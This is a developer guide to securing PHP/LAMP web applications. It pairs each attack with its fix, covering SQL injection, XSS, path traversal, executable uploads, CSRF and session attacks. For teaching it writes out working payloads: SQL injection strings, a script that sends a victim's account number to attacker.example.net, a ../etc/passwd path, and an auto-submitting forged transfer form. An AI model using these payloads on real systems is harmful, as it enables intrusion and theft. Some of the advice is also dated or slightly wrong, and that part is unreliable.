This document is an overview of the techniques required to write a secure LAMP application. Although primarily intended for developers, it includes precautions for end users where relevant. I believe the most important step in security is learning to think like an attacker, so I have organized this guide to address each of the major attack surfaces in turn. Nonetheless, I encourage readers to study other facets of programming design, as complex, fragile, redundant code is a severe obstacle to security.
Much of my material draws from the OWASP guide. I hope to have made their extensive treatment more approachable for novices.
Command injection is the submission of malicious data designed to be interpreted as a command by a foreign system relied on by your application. Whenever your application sends a command based on user data without ensuring that the data cannot be misunderstood as part of the command, you are likely to be in danger of injection. (This description draws on Paul Reinheimer's excellent article "Channels and Output" from Chris Shiflett's PHP Advent calendar.1)

The archetype of web application vulnerabilities, SQL Injection has even been the subject of the above XKCD strip. The attack in the strip would exploit code similar to the following:
mysql_query("INSERT INTO Students (name) VALUES ('$name')");
If $name is passed without any filtering, the value "Robert'); DROP TABLE Students" will yield this query:
INSERT INTO Students (name) VALUES ('Robert'); DROP TABLE Students--')
As you can see, the single quote in the user-submitted data ends the data section of the query and allows the user to modify the command itself. Fortunately, PHP's mysql_query() disallows sending multiple queries in one call for exactly this reason, but exploits are still quite possible, as below:
mysql_query("SELECT * FROM Users
	WHERE username = '$username' AND 'password = $password'");
This login handler is vulnerable to the input "' OR '1'='1" as a password, which allows access to any account on the system by overriding the password check with a tautology.
The easiest robust solution to SQL injection is PHP's mysql_real_escape_string(). This function escapes characters which are significant to MySQL with backslashes so that they're still treated as data. This is how mysql_real_escape_string() fixes the above password exploit:
mysql_query("SELECT * FROM Users
	WHERE username = '".mysql_real_escape_string($username)."'
	AND password = '".mysql_real_escape_string($password)."');
SELECT * FROM Users
	WHERE username = 'admin'
	AND password = '\' OR \'\1'=\'1\''
Like most of the vulnerabilities I'll discuss, once you're aware of SQL injection, it's simple to prevent. mysql_real_escape_string() is easy, fast, and reliable; there's no excuse not to use it for every piece of user-submitted data you pass to your SQL engine.2
Within just 20 hours of its October 4, 2005 release, over one million users had run the payload, making Samy one of the fastest spreading viruses of all time.
As MySpace learned from the Samy virus, allowing users to display arbitrary HTML to other users is risky design. Again, this is an injection attack: when you include user-submitted data in the HTML you send to other users' browsers, you allow them to include Javascript, which will run just as if were part of your application. Samy was relatively harmless, doing nothing but appending a message to users' profiles. However, imagine a bank which has partnered with several companies for referrals. For a bit of personalization, the bank might send links like "http://bank.example.com?referrer=Tom's Hardware" to each of its partners so it can welcome customers from each partner (and offer them a special deal, perhaps). The bank might use the following:
Welcome to our site, customers of <?php echo $referrer; ?>!An attacker noticing this behavior could send spam e-mails with a specially crafted link:
http://bank.example.com?referrer=<script>
window.location = 'http://attacker.example.net?account='
	+document.getElementById('account').innerHTML;
</script>
Any user who opened this link while logged into the banking site would have their account number sent to the attacker.3 It's difficult for browsers to prevent this; it simply looks like the banking site is telling them to send the account number to another site. The solution is PHP's htmlspecialchars(). Just like mysql_real_escape_string(), this function finds characters with special meaning (in the case of HTML, < and >) and replaces them with versions that tell the browser they should be displayed literally. By changing their code to the following, the bank would eliminate the XSS vulnerability:
Welcome to our site, customers of <?php echo htmlentities($referrer); ?>!
If you intend for users to be able to specify HTML4, use a robust filter which reads and rebuilds the HTML based on a whitelist, like HTML Purifier. Simply trying to remove known XSS methods is unacceptably fragile.
There are two forms of file system injection: executable uploads and file path manipulation.
Executable uploads are malicious uploaded files which are run by the server as code. For example, a simple gallery might allow users to upload images into a /images/$username directory. If a user is able to upload /images/$username/script.php, however, accessing that link will cause the server to execute the uploaded script, giving virtually unrestricted access to the attacker. Upload tools should restrict files to a list of known safe extensions.
Path manipulation is the insertion of '/../' sequences into file paths to access files not intended for end users. For example, a blogging system might keep each blog post in a file and use links like "http://blog.example.edu/view.php?post=19-dec.txt" to display each post's file from within a wrapper that applied site-wide styling. If the following code is used to display the post, users can view any file on the server:
fpassthru("blogposts/$post");
By accessing "http://blog.example.edu/view.php?post=../../../../../../etc/passwd", an attacker will receive a list of all users on the server. This attack can be foiled by stripping user data of all but known safe characters, as follows:
fpassthru("blogposts/".preg_replace('/[^\w\.]+/', '', $post));
eval() and system() allow PHP to specify a string to execute as, respectively, PHP or shell code. Many developers—and I include myself—prefer to avoid these powerful tools when possible and are highly uncomfortable passing user input to them. If calling system() with user data is essential to your application, escapeshellargs() will properly escape special characters. There is no general solution for secure user-input–based eval(); use it at your peril. I once reviewed a codebase which used call_user_func() on user-supplied data, allowing users to execute any function we'd written with any arguments. The consultants were dismissed.
HTTP was originally designed for file browsing as a stateless protocol: no mechanism was included to trace the originating user across subsequent requests. Netscape eventually added cookies (persistent identifiers) and secure connections over SSL, and PHP's file-based session manager makes stateful interactions easy, but it's still sometimes hard to know who you're talking to over HTTP, as these attack strategies show.

I must shamefully admit that I blew off cross-site request forgery when I first heard about it. "They must be exaggerating," I thought. "Browsers can't be that dumb." Again, let's use bank.example.com. They've just created a transfer form which allows users to specify a recipient.
<form action="http://bank.example.com/transfer_run" method="POST">
<input type="text" name="recipient" />
<input type="text" name="amount" />
<input type="submit" value="Transfer" />
</form>
Users go to http://bank.example.com, which sends their browser a cookie to keep track of them. The browser sends it back on every page view, so the bank can look up the cookie and see which user it's dealing with. When they submit the transfer form, it checks the cookie, verifies that they're logged in, and transfers from their account to the recipient. Pretty simple, right?
Now attacker.example.net adds this in a hidden frame to their site:
<body onload="document.forms[0].submit();">
<form action="http://bank.example.com/transfer_run" method="POST">
<input type="text" name="recipient" value="Attackers Inc." />
<input type="text" name="amount" value="5000" />
<input type="submit" value="Transfer" />
</form>
</body>
When this frame loads, the browser submits the form along with the bank.example.com cookie. Since the cookie is the only way the bank has to know who's submitting the request,5 transfer_run looks up the cookie and transfers $5,000 from the logged-in user to Attackers Inc.
Users can prevent this by using Firefox with NoScript, which blocks Javascript by default and provides an easy interface to allow it for trusted sites, or by only using one website at a time and always logging out of each site when they finish. Since this vulnerability is relatively widespread, I urge users to do so. However, for most sites, forcing users to use Firefox isn't an option. To fix this for all users, you need to use form nonces, random strings generated with each pageview, saved to session, and checked by form submission handlers to ensure the form was submitted on the site by the logged-in user. Chris Shiflett's "Foiling Cross-Site Attacks" provides a more in-depth treatment.
The simplicity of basing sessions off a small string transferred with each request comes at a cost: if an attacker knows the session identifier, they have as much control over the user's account as the user herself does.
Session hijacking is sniffing traffic between the user and server, finding the session identifier, and contacting the server using the identifier. This is difficult for a remote attacker, but trivial for an attacker physically proximate to the user on an unsecured wireless network. The only solution is using a session identifier that is only transmitted over https to identify users for sensitive information and operations.
Session fixation relies on a clever trick in PHP's default session handler: to support users without cookies, PHP can track users based entirely on a session identifier inserted into every link on each page. Unfortunately, keeping the session identifier in the URL means that users who copy and paste links to others are including their session, and users who click links from attackers with session identifiers and log in also log in the attacker. URL-based sessions should generally be disabled; at very least, users identified by URL-based sessions should be required to use a constant IP address.6
Phishing is a social, not technical, vulnerability; browsers have no trouble distinguishing one site from another. However, it is perhaps the most successful exploit of our time, and technical measures can help to alleviate it. Again, Firefox provides security for end users through warnings for known phishing sites, the Web of Trust plugin, and Firefox 3's domain highlighting. Furthermore, developers can help those not using Firefox by teaching users to use their address bar. If site e-mails direct users to type the site's name into their address bar instead of providing a link and pop-up windows never have the address bar hidden, users will learn to be suspicious of links to unknown locations.
I must include one last point: never trust Javascript. The Daily WTF is full of the oeuvre of those who did not understand that, because Javascript runs on the client, it must never be thought of as more than a shortcut for users with capable browsers. Bypassing Javascript validation is as trivial for an attacker with the right tools as breaking a DRM scheme. Whether you're recieving data from the user in a URL, from a form post, or over Ajax, PHP is your only reliable line of defense against attacks.
This guide is only a starting point for securing a LAMP application; I think every decent developer follows a few programming blogs to stay up-to-date with new discoveries. However, if you rigorously defend against just these attacks, you will be much more secure than most code I've seen. I hope my descriptions and recommendations have been clear and compelling. If you have any questions, feel free to e-mail me at bluej100 at gmail.
1) I also highly recommend Terry Chay's "Filter Input, Escape Output" from the same series.
2) I'm deliberately oversimplifying here. It's useful to explicitly cast numbers you pass to SQL, e.g., with (int)$id or intval($id), and parameter binding with mysqli_prepare() is an elegant option. However, mysql_real_escape_string() is never a bad choice.
3) It may seem silly to assume that users would open such a strange-looking link. However, these scripts can be easily obfuscated to look like the cryptic URLs common to many large sites, and sending the link by e-mail is only an example. The Samy worm, for example, could have opened up a hidden frame to load such a malicious URL for anyone visiting a friend's profile.
4) This is common for blogs, forums, and other content-generation platforms, usually in combination with TinyMCE or FCKEditor.
5) Many browsers also send a Referer (sic.) header along with each request, allowing the bank to see that the request is from attacker.example.net. However, the header isn't universal enough to disallow users who don't supply it.
6) This is not a trivial requirement; some ISPs cycle users through different IP addresses every request.